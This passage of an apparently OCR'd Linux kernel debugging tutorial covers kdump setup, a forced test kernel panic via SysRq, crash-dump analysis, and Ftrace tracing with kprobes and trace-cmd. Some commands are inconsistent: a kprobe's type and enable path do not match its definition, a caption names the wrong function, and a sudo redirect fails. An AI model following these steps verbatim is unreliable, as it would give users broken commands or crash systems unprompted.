1    $ sudo apt-get install linux-crashdump
```

      ii. Allow kexec to edit grub file (**Figure 3.69**)




FIGURE 3.69 – Grub being modified by Kexec

      iii. Allow kdump to edit grub file (**Figure 3.70**)




FIGURE 3.70 – Grub being modified by Kdump




FIGURE 3.71 – Command line arguments passed to the kernel at boot time

iv. Reboot the machine

v. Check if the arguments that are passed to the kernel are correct (**Figure 3.71**)
The command line that must be present is « crashkernel » :

crashkernel=384M-2G :128M,2G- :256M

The above line can be read as follow :
— **384M-2G :128M** reserve 128MB of memory if the system's physical memory size is between 384M and 2GO.
— **2G- :256M** reserve 256MB if the system's physical memory size is greater than 2GO.

vi. Check if the kernel reserved some space in memory for kdump (**Figure 3.72**).




FIGURE 3.72 – Memory reserved by the kernel for kdump

Double checking our work is always recommanded, when reading the kernel buffer using « dmesg », We can see the following line :

```
[ 0.000000] Reserving 256MB of memory at 544MB for crashkernel (System Ram: 3085MB)
```

This means that the kernel allocated with success 256MB of memory (because the system has 3085MB which is more than 2GO) for our *crashdump* utility.

(b) **Force a kernel panic :** In order to check the consistency of the above configuration, we need to simulate a kernel panic. We can use SysRq keys that we have already seen.

i. **enable sysrq :** we have to read the content of « cat /proc/sys/kernel/sysrq », if the returned value is 0 then we neeed to enable sysrq as follow :

```
$ sudo echo 1 > /proc/sys/kernel/sysrq
```

or

```
$ sudo sysctl -w kernel.sysrq=1
```

ii. **trigger the system panic :** this will force the system to PANIC but will launch kexec (which is going to load kdump) as well.

```
# echo c > /proc/sysrq-trigger
```

remark : You must be root ($ sudo su), if you have any doubt you can check with « # whoami »

(c) **Post analysis of the dump file :** When you reboot your machine, you will find the dump files at « /var/-crash »(default location), you can use gdb to process it but there is a dedicated tool called Crash (which uses GDB in the background).

i. Installing Crash Package :

```
$ sudo apt-get install crash
```

ii. Parse the vmcore file using Crash : this step is a bit tricky because we need the debugging symbols of the platform (exactly like GDB). the formers are generally found within the file « vmlinux »(not vmlinuz which is a compressed version of the kernel without debugging symbols). You can try to loate this file with « $ locate vmlinux », if the command does not have a return, you must build it yourself.

iii. Launch Crash utility :

```
$ sudo crash <path>/vmlinux <path>/vmcore_file
```

iv. At this stage, you can view the status of the virtual memory during the kernel Panic

2. **Rasbperry PI 3 :**

4 Tracing and profiling the kernel

Tracing is the opposite of security, if security wants to hide what's happening in the kernel than tracing does the complete opposite.

4.1 Tracing vs profiling

We tend to use tracing and profiling interchangeably although there are different.

1. **Profilers :** Profiling tends to collect global statistics of the system and ignores time chronology, as an example :
   Application finished execution with : 50048 page faults, 3004 L1 data cache misses
2. **Tracers :** On the other side, a tracer emphases the order of events, for instance :
   — *[Timestamp-1] firefox-<pid> : read access to memory location 0x53210021*
   — *[Timestamp-2] firefox-<pid> : write access to memory location 0x68222026*
   — *[Timestamp-3] firefox-<pid> : read access to memory location 0x53210021*

Important note

Tracers and profilers should be used for a legitimate reason by professionnals. They are very powerfull and can get the system unstable or completely down.

Note : Logging is a subset of tracing, logging records only high level data (like user activities) while tracing follows low level events (scheduling tasks, kernel primitives callgraph, stack frames, memory accesses , ..., etc).

4.2 Userspace and Kernel probes

A probe is a marker which is attached to an instruction, Digging into kernel tracing requires to distinguish between 4 basic probes : *USDT*, *Tracepoints*, *Uprobes* and *Kprobes*.

4.2.1 USDT

USDT (User Statically Defined Tracepoints) has been around since a long time. Developers can *insert probes in their code before compilation*. The goal is to trace program's execution (which means know which instruction is being run).

As an illustration, Let's take a look at the following function :

```
function openSocketForConnection(){
  int socket_desc;
    socket_desc = socket(AF_INET , SOCK_STREAM , 0);

    if (socket_desc == -1)
    {
        printf("Cannot create socket\n");
        exit(0);
    }

    printf("Socket created with success!\n");

}
```

The example is trivial, if We wee see the message *« Socket created with success ! »*, We will be sure that the socket has been opened (refer to **subsection 2.2.1** for more information).

Important

USDT are static tracepoints used to track only userspace application, We need to recompile the code after adding them.

4.2.2 Tracepoints

USDT are used to trace userland programs, ***Tracepoints*** *are their kernel counterpart.*

Important

Tracepoints are more difficult to add (then USDT) as We have to change kernel source code and recompile.

.

A very basic *Tracepoint* can be contructed as shown below :

```
#include<linux/module.h>
#include<linux/kernel.h>
#include<linux/init.h>
#define DEBUG 1

int __init my_module_init(void) {
    if (DEBUG)
        printk(KERN_INFO"Hello SMILE!\n");
        return 0;
}

void __exit my_module_exit(void) {
    if (DEBUG)
        printk(KERN_INFO"Bye Closed Source!\n");
}

MODULE_LICENSE("GPL");

module_init(my_module_init);
module_exit(my_module_exit)
```

After inserting the module to the kernel (using insmod), We can check the presence of « Hello SMILE ! »in the kernel *ring buffer* (using dmesg command). However, If DEBUG was 0 (false) ; We will have troubles to track the module life cycle (More information is available in **subsection 3.3.1**).

4.2.3 Uprobes

As We have already said : « USDT are static », which is not a flexible solution (as We need to recompile the sources). **Uprobes** is a dynamic solution which can insert a probe to virtually any userspace function at run time.

4.2.4 Kprobes

Uprobes are made for userspace, **Kprobes** are their kernel dynamic probing counterpart. We can attach a probe to almost any kernel function at run time without recompiling the linux kernel.

Wa can summarize the above probing types as illustrated in **Figure 4.1** (taken from http://nanxiao.me/en/brief-differenc

	Static	Dynamic	Kernel Tracing	Userland Tracing
Tracepoints	✓		✓	
Kprobes		✓	✓	
Uprobes		✓		✓
USDT	✓			✓

Figure 4.1 – Probing types comparison

4.3 Tracing tools

Many tracers exist in the wild, **Figure 4.2** shows the most famous ones that are used in practice.




Figure 4.2 – Linux tracing tools

Although We can see 6 tracers in **Figure 4.2**, only 3 of them are merged into the linux mainline (Ftrace, Perf and eBPF).
We are going to walk accross each tracer, We will state the usage, advantages, limitations and use cases.

4.3.1 Ftrace

Ftrace is the official linux tracing tool created by *« **Steven Rostedt** »* that has been merged to linux mainline since version 2.6.31.

Important note

Before using Ftrace We need to make sure that the kernel has built-in support for it. We must have the following Flags enabled in the configuration parameters of the kernel :

```
1  CONFIG_FUNCTION_TRACER
2  CONFIG_FUNCTION_GRAPH_TRACER
3  CONFIG_STACK_TRACER
4  CONFIG_DYNAMIC_FTRACE
```

We can check the support by reading configuration file as shown in **Figure 4.3**.




Figure 4.3 – Check Ftrace support in the kernel configuration parameters

Let's proceed as step by step guide to understand the working internals of Ftrace :

1. **Getting admin privileges :** We must have adminstrator rights in order to use Ftrace.

```
1  $ sudo su
```

2. **Locate the DebugFs :** Most of the time, it is found in */sys/kernel/debug*. Once this is done, We can navigate to the Ftrace directory (**Figure 4.4**) as follow :

```
1  # cd /sys/kernel/debug/tracing
```




Figure 4.4 – Access Ftrace folder (Example on BeagleBone Black Wireless)

If you are redirected backward, then you are not logged as root.

3. **Uderstand Ftrace files and settings :** this is the most critical part of Ftrace, every setup We can imagine has a corresponding file to do it (It is easy to get lost), We can list the different files and folders that makes up Ftrace (**Figure 4.5**).

```
root@beaglebone:/sys/kernel/debug/tracing# ls
available_events            options              stack_max_size
available_filter_functions  per_cpu              stack_trace
available_tracers           printk_formats       stack_trace_filter
buffer_size_kb              README               trace
buffer_total_size_kb        saved_cmdlines       trace_clock
current_tracer              saved_cmdlines_size  trace_marker
dyn_ftrace_total_info       set_event            trace_options
enabled_functions           set_event_pid        trace_pipe
events                      set_ftrace_filter    tracing_cpumask
free_buffer                 set_ftrace_notrace   tracing_max_latency
instances                   set_ftrace_pid       tracing_on
kprobe_events               set_graph_function   tracing_thresh
kprobe_profile              set_graph_notrace    uprobe_events
max_graph_depth             snapshot             uprobe_profile
root@beaglebone:/sys/kernel/debug/tracing#
```

Figure 4.5 – Viewing Ftrace folder (Example on BeagleBone Black Wireless)

The following table sumarizes the function of the relevant files :

File	Function of the file
available_events	List of tracepoints available of the system
available_tracers	List of different tracers that ships with Ftrace (We commonly use only 2 of them : function, function_graph)
current_tracer	Contains the tracer being used by Ftrace, We can use any of the tracers available in **current_tracer** file
available_filter_functions	
set_ftrace_filter	Used to record only the functions that are listed on this file, otherwise, Ftrace will record every function which increases the size of the report file and induce more execution overhead.
set_ftrace_notrace	Functions listed in this file will not be recorded by Ftrace (opposite of **set_ftrace_filter**)
set_ftrace_pid	Used to trace a particular process (whose pid is listed in this file), if this is not set, Ftrace will trace all the system.
tracing_on	Grants/removes access permissions to the log buffer from FTRACE.
max_graph_depth	States the depth of functions calls

4. **Debugging the Kernel using Ftrace :**
   (a) **Select the tracer :**
   — **Listing the available tracers in Ftrace :** Ftrace supports multiple tracers that We can list with the following command (see **Figure 4.6**) :

```
1 # cat available_tracers
```

```
root@beaglebone:/sys/kernel/debug/tracing# cat available_tracers
blk function_graph function nop
root@beaglebone:/sys/kernel/debug/tracing#
```

Figure 4.6 – Available tracers in Ftrace (Example on BeagleBone Black Wireless)

Notes

— The list of tracers will be different accross the systems
— Mainly, We need two tracers : *function_graph* and *function*.

— **Choosing an Ftrace tracer :** Once We know which tracers are available, We can choose one of them. We are going to select the « function »tracer as an example (see **Figure 4.7**).

```
1 # echo function > current_tracer
```

```
root@beaglebone:/sys/kernel/debug/tracing# echo function > current_tracer
root@beaglebone:/sys/kernel/debug/tracing#
```

Figure 4.7 – Selecting a tracer in Ftrace (Example on BeagleBone Black Wireless)

— **Check which tracer is used :** We have to always check if we have selected the right tracer (function tracer in our case). We can verify as follow (**Figure 4.8**) :

```
1 # cat current_tracer
```

```
root@beaglebone:/sys/kernel/debug/tracing# cat current_tracer
function
root@beaglebone:/sys/kernel/debug/tracing#
```

Figure 4.8 – Getting the current tracer in Ftrace (Example on BeagleBone Black Wireless)

(b) **Recording to the Ring Buffer :** At the moment that a tracer is selected, Ftrace is enabled but it has not been yet granted the right to store what it is tracing. We must grant Ftrace the access to the Ring Buffer as follow (**Figure 4.9**) :

```
1 # echo 1 > tracing_on
```

```
root@beaglebone:/sys/kernel/debug/tracing# echo 1 > tracing_on
root@beaglebone:/sys/kernel/debug/tracing#
```

Figure 4.9 – Enabling access to ring buffer for Ftrace (Example on BeagleBone Black Wireless)

Note : Ftrace will immediately start tracing when issuing the above command.

(c) **Start the program to record :** We will take issue a simple *sleep* command (**Figure 4.10**).

```
Fichier  Edit  Log  Configuration  Signaux de contrôle  Vue
root@beaglebone:/sys/kernel/debug/tracing# sleep 10
```

Figure 4.10 – Executing the program to trace (Example on BeagleBone Black Wireless)

(d) **Stop the recording :** Once the task that We want to trace has finished, We have to deny Ftrace from recording (**Figure 4.11**) :

```
1 # echo 0 > tracing_on
```

```
root@beaglebone:/sys/kernel/debug/tracing# echo 0 > tracing_on
root@beaglebone:/sys/kernel/debug/tracing#
```

Figure 4.11 – Disabling access to ring buffer for Ftrace (Example on BeagleBone Black Wireless)

Important remark

We must stop Ftrace quickly ; otherwise, We may end up with reports with more than 2GB.
Remember that some seconds of Ftrace are equivalent to thaousands and thaousands of lines in the report

(e) **Read the traces :** It's high time to view the trace produced by Ftrace, Those are available in the *trace* file (**Figure 4.12**) :

```
# cat trace
```

```
root@beaglebone:/sys/kernel/debug/tracing# cat trace
# tracer: function
#
# entries-in-buffer/entries-written: 51239/5073894   #P:1
#
#                              _-----=> irqs-off
#                             / _----=> need-resched
#                            |/  _-----=> need-resched_lazy
#                            || / _---=> hardirq/softirq
#                            ||| / _--=> preempt-depth
#                            |||| / _-=> preempt-lazy-depth
#                            ||||| / _-=> migrate-disable
#                            |||||| /    delay
#           TASK-PID   CPU#  |||||||   TIMESTAMP  FUNCTION
#              | |       |   |||||||      |         |
      lxqt-panel-2298  [000] .......  1370.187777: locks_remove_posix <-filp_close
      lxqt-panel-2298  [000] .......  1370.187779: fput <-filp_close
      lxqt-panel-2298  [000] .......  1370.187781: task_work_add <-fput
      lxqt-panel-2298  [000] .......  1370.187783: kick_process <-task_work_add
      lxqt-panel-2298  [000] d......  1370.187785: do_work_pending <-slow_work_pending
      lxqt-panel-2298  [000] .......  1370.187787: task_work_run <-do_work_pending
      lxqt-panel-2298  [000] .......  1370.187789: ____fput <-task_work_run
      lxqt-panel-2298  [000] .......  1370.187790: __fput <-____fput
      lxqt-panel-2298  [000] .......  1370.187792: _cond_resched <-__fput
      lxqt-panel-2298  [000] .......  1370.187794: __fsnotify_parent <-__fput
      lxqt-panel-2298  [000] .......  1370.187796: fsnotify <-__fput
      lxqt-panel-2298  [000] .......  1370.187797: locks_remove_file <-__fput
      lxqt-panel-2298  [000] .......  1370.187800: dcache_dir_close <-__fput
      lxqt-panel-2298  [000] .......  1370.187801: dput <-dcache_dir_close
```

Figure 4.12 – Reading the Ftrace traces (Example on BeagleBone Black Wireless)

(f) **Disable Ftrace :** Even if We have denied Ftrace from accessing the Ring Buffer, it is still Tracing (function tracer is still running without being able to record), We must stop it (**Figure 4.13**) :

```
# echo nop > current_tracer
```

```
root@beaglebone:/sys/kernel/debug/tracing# echo nop > current_tracer
root@beaglebone:/sys/kernel/debug/tracing#
```

Figure 4.13 – Disable Ftrace (Example on BeagleBone Black Wireless)

4.3.1.1 Efficient use of Ftrace

By default, Ftrace will record all kernel functions called by all the processes in the system. We need to shrink and tune Ftrace in order to reduce performance issues (introduced by Ftrace) and resulting trace report.

— **List of possible functions supported by Ftrace (Tracepoints) :** You may get a different list of supported tracepoints (functions to trace) depending on the traget support and system configuration (a truncated list of result is shown in **Figure 4.14**).

```
# less available_filter_functions
```

```
root@beaglebone:/sys/kernel/debug/tracing# less available_filter_functions
asm_do_IRQ
handle_fiq_as_nmi
do_IPI
omap_intc_handle_irq
gic_handle_irq
run_init_process
try_to_run_init_process
do_one_initcall
match_dev_by_uuid
name_to_dev_t
rootfs_mount
rootfs_mount
rootfs_mount
calibrate_delay
vfp_enable
kernel_neon_end
vfp_emulate_instruction
vfp_raise_sigfpe
```

Figure 4.14 – List of supported tracepoints detected by Ftrace (Example on BeagleBone Black Wireless)

We can count the number of supported functions (tracepoints) easily as shown in **Figure 4.15**

```
root@beaglebone:/sys/kernel/debug/tracing# wc -l available_filter_functions
39617 available_filter_functions
root@beaglebone:/sys/kernel/debug/tracing#
```

Figure 4.15 – Number of supported tracepoints (Example on BeagleBone Black Wireless)

Important to remember

Ftrace records all the kernel functions by default, it is important to choose only the list of functions that We are mainly interested in.

— **Tracing a set of functions :** We can narrow the set of functions to trace to get only what we are concerned with (functions that We choose from *available_filter_functions*) using 2 files in Ftrace :

1. **set_ftrace_filter :** Used to choose the functions to be traced (You can get the list of functions from *available_filter_functions* file).

```
# echo function1 function2 functionN > set_ftrace_filter
```

As an example, we may choose to trace the « SyS_nanosleep »function as shown in **Figure 4.16** .

```
root@beaglebone:/sys/kernel/debug/tracing# cat set_ftrace_filter
#### all functions enabled ####
r ot@beaglebone:/sys/kernel/debug/tracing# echo SyS_nanosleep > set_ftrace_filter
root@beaglebone:/sys/kernel/debug/tracing# cat set_ftrace_filter
SyS_nanosleep
root@beaglebone:/sys/kernel/debug/tracing#
```

Figure 4.16 – Setting Ftrace to only trace kmem_alloc (Example on BeagleBone Black Wireless)

2. **set_ftrace_notrace :** Functions defined within this file will not be traced.

Note : *If a function appears in both « set_ftrace_filter »and « set_ftrace_notrace », it will not be traced as set_ftrace_notrace gets higher priority.*

— **Tracing a particular process :** We can force Ftrace to only follow the kernel functions called by a *given process* :

- **process-ftrace.c :** We can take as an example this simple C program :

```c
#include <stdio.h>
#include <stdlib.h>

int main(){

  while(1){
    sleep(5);
  }
  return EXIT_SUCCESS;
}

```

- **Get my process pid :** We can use the command « ps -aux », but because We are using a serial console, We can push the process to run in background and get prompted with it's process ID (**Figure 4.17**).

```
root@beaglebone:~# gcc process-ftrace.c -o process-ftrace
root@beaglebone:~# ./process-ftrace &
[1] 26414
root@beaglebone:~#
```

Figure 4.17 – Retrieve process id (Example on BeagleBone Black Wireless)

- **set_ftrace_pid :** At this stage, We have the process ID, let's tune Ftrace to follow our process as shown below (**Figure 4.18**) :

```
root@beaglebone:/sys/kernel/debug/tracing# cat set_ftrace_pid
no pid
root@beaglebone:/sys/kernel/debug/tracing# echo 26414 > set_ftrace_pid
root@beaglebone:/sys/kernel/debug/tracing# cat set_ftrace_pid
26414
root@beaglebone:/sys/kernel/debug/tracing#
```

Figure 4.18 – Tracing single process using Ftrace (Example on BeagleBone Black Wireless)

Now we can start/stop the trace and read the report file as shown below :

```
# echo nop > current_tracer #### settings are applied to ftrace in this state
# echo function_graph > current_tracer
# echo 1 > tracing_on
########################## Now wait while ftrace is collecting the trace
# echo 0 > tracing_on
# cat trace
```

The above commands would result in the output shown in **Figure 4.19**.

```
root@beaglebone:/sys/kernel/debug/tracing# echo 1 > tracing_on
root@beaglebone:/sys/kernel/debug/tracing# echo 0 > tracing_on
root@beaglebone:/sys/kernel/debug/tracing# cat trace
# tracer: function_graph
#
# CPU  DURATION                  FUNCTION CALLS
# |     |    |                     |   |   |   |
 0)               |  SyS_nanosleep() {
 0) $ 5000344 us  |  SyS_nanosleep();
 0) $ 5000567 us  |  SyS_nanosleep();
 0) $ 5000347 us  |  SyS_nanosleep();
 0) $ 5000341 us  |  SyS_nanosleep();
 0)               |  SyS_nanosleep() {
root@beaglebone:/sys/kernel/debug/tracing#
```

FIGURE 4.19 – Ftrace results showing SyS-nanosleep (Example on BeagleBone Black Wireless)

Remember : *always try to tune Ftrace to your needs, to ovoid being overwhelmed with the report trace.*

4.3.1.2 More on Ftrace

— **function_graph :** We already used the « function »tracer, but « function_graph »is widely used as it can show function calls it in tree view manner, it makes it easy to see the caller and the callee (**Figure 4.20**).

```
# cd /sys/kernel/debug/tracing
# echo function_graph > current_tracer
# echo 1 > tracing_on
# echo 0 > tracing_on
# cat trace
```

```
1) + 41.385 us   |    }
1) + 42.623 us   |  }
1)               |  SyS_open() {
1)               |    do_sys_open() {
1)               |      getname() {
1)               |        getname_flags() {
1)               |          kmem_cache_alloc() {
1)   0.073 us    |            _cond_resched();
1)   1.032 us    |          }
1)               |          __check_object_size() {
1)   0.093 us    |            is_vmalloc_or_module_addr();
1)   0.221 us    |            __virt_addr_valid();
1)   0.150 us    |            __check_heap_object();
1)   0.077 us    |            check_stack_object();
1)   2.920 us    |          }
1)   5.903 us    |        }
1)   6.527 us    |      }
1)               |      get_unused_fd_flags() {
1)               |        __alloc_fd() {
1)   0.073 us    |          raw_spin_lock();
```

FIGURE 4.20 – Function graph tracer used in Ftrace

The execution time is shown for leaf functions (functions that do not call other functions) and return from functions (where We have a closing curly brace « } »).
You may have noticed the « + »sign, which is shown for functions that exceed 10us of exectuion time. We can also point the «! »symbol shown if execution time is greater than 100us.

— **max_graph_depth :** used with tracer, to limit function depth (**Figure 4.21**).

```
# echo nop > current_tracer
# echo function_graph > current_tracer
# echo 1 > max_graph_depth
# echo 1 > tracing_on
# echo 0 > tracing_on
# cat trace
```

```
1) ! 129.953 us   |  } /* SyS_poll */
0)   3.368 us     |  SyS_writev();
1)   1.879 us     |  SyS_write();
0)   3.405 us     |  SyS_writev();
1)   2.610 us     |  SyS_read();
1)   1.606 us     |  SyS_read();
0)   1.436 us     |  SyS_recvmsg();
0)   0.693 us     |  SyS_setitimer();
0) + 33.143 us    |  SyS_select();
1)   0.913 us     |  SyS_write();
1)   2.285 us     |  SyS_recvmsg();
1)   4.148 us     |  SyS_poll();
1)   1.422 us     |  SyS_recvmsg();
1)   3.064 us     |  SyS_poll();
1)   1.316 us     |  SyS_read();
1)   1.408 us     |  SyS_recvmsg();
1)                |  SyS_poll() {
0)   1.014 us     |  SyS_setitimer();
0)   4.341 us     |  SyS_recvmsg();
------------------------------------------
1)  gnome-t-2578  =>    <idle>-0
------------------------------------------
```

Figure 4.21 – Max-graph-depth file used to capture only first function from userspace

We can see clearly that Ftrace recorded only 1 function depth.

4.3.1.3 Dynamic tracing using Ftrace

Ftrace has been lacking this features when it first started. Hopefully, a patch provided by « **Masami Hiramatsu** »extended Ftrace capabilities to trace any kernel function on the fly (at run time).

Ftrace and krpobes

The article at https://lwn.net/Articles/343766/ written by « **Jonathan Corbet** »gives a great insight to ftrace krpobes.

The patch introduced two different dynamic probes :
— p[:EVENT] SYMBOL[+offs|-offs]|MEMADDR [FETCHARGS] *: Set a probe*
— r[:EVENT] SYMBOL[+0] [FETCHARGS] *: Set a return probe*

The above commands are fully detailed in the original patch at : https://lwn.net/Articles/343345/.

A practical usage of kprobes is available at the following link : https://knowledge.windriver.com/en-us/000_Products/000/010/040/010/000_Wind_River_Linux_Debug_and_Analysis_Command_Line_Tutorials%2C_8.0/000/030.

As an example, We can attach a kprobe to the kernel function « ip_rcv »as follow :

1. **Add kprobe to ftrace :** We can start by defining the kprobe as shown below :

```
# echo 'p:iprcvretprobe ip_rcv $retval $stack' > /sys/kernel/debug/tracing/kprobe_events
```

2. **Check kprobe :** It is always wise to check if the kprobe was added as illustrated in **Figure 4.22**.

```
jugurtha-VirtualBox tracing # cat kprobe_events
r:kprobes/iprcvretprobe ip_rcv_arg1=$retval arg2=$stack
jugurtha-VirtualBox tracing #
```

Figure 4.22 – Check kprobe existence

3. **Enable kprobe**

```
# echo 1 > /sys/kernel/debug/tracing/events/kprobes/doforkprobe/enable
```

4. **Enable Ftrace tracing :** We can start recording, try to make network requests in order to generate the corresponding events.

```
# echo 1 > /sys/kernel/debug/tracing/tracing_on
```

5. **Stop Ftrace and read the trace :** We can stop recording and read the trace file as shown below :

```
# echo 0 > /sys/kernel/debug/tracing/tracing_on
# cat /sys/kernel/debug/tracing/trace
```

The result of the trace is shown in **Figure 4.23**.

```
    Web Content-19130 [000] dNs. 16928.433583: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
        firefox-19084 [000] dNs. 16928.434161: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
    Web Content-19130 [000] dNs. 16928.439675: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
 Gecko_IOThread-19093 [000] d.s. 16928.440124: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
      cinnamon-1520  [000] dNs. 16928.442859: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
      cinnamon-1520  [000] dNs. 16928.443431: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
    Compositor-19111 [000] dNs. 16928.450803: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
  Socket Thread-19144 [000] d.s. 16928.451173: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
      cinnamon-1520  [000] dNs. 16928.453226: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
          Xorg-993   [000] d.s. 16928.453846: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
          Xorg-993   [000] d.s. 16928.459836: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
       firefox-19084 [000] d.s. 16928.547363: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c18
       firefox-19084 [000] d.s. 16928.560205: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
      cinnamon-1520  [000] dNs. 16928.591764: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
  HTML5 Parser-19185 [000] d.s. 16928.592356: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c18
      cinnamon-1520  [000] dNs. 16928.604382: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c18
       firefox-19084 [000] d.s. 16928.604877: iprcvretprobe: (__netif_receive_skb_core+0x51e/0xa70 <- ip_rcv) arg1=0x0 arg2=0xffff884dffc03c78
```

Figure 4.23 – Reading Ftrace kprobe report

6. **Erase the kprobe :** If We want to delete the kprobe, We can do the following :

```
# echo '' > /sys/kernel/debug/tracing/kprobe_events
```

4.3.1.4 Trace-cmd

Ftrace is quite tedious, boring and requires a long setup before we can get a trace. The creator of Ftrace « ***Steven Rostedt*** » released a Front-end tool for Ftrace called **Trace-cmd**.

Important note

Trace-cmd is not available by default on major distribution, We must install it.

```
$ sudo apt-get update
$ sudo apt-get install trace-cmd
```

Lets' get started with Trace-cmd :

— **Listing Trace-cmd features :** it is enough to write in the terminal (see **Figure 4.24**) :

```
$ trace-cmd
```




Figure 4.24 – Getting Trace-cmd available features

— **Important functionnalities of trace-cmd :**

1. **List of available events :** The set of supproted events will be different for every system (depends on the support). In other terms, this is the events that can traced using Trace-cmd.

```
$ trace-cmd list
```

The list is exhaustive, do not hesitate to filter (**Figure 4.25**).




Figure 4.25 – Filtering the list of available Trace-cmd events

Tunning Ftrace

Always choose the list of your tracepoints to Trace. Doing so, reduces the size of the trace and decreases overhead introduced by *Trace-cmd*.

2. **Starting the trace :**

```
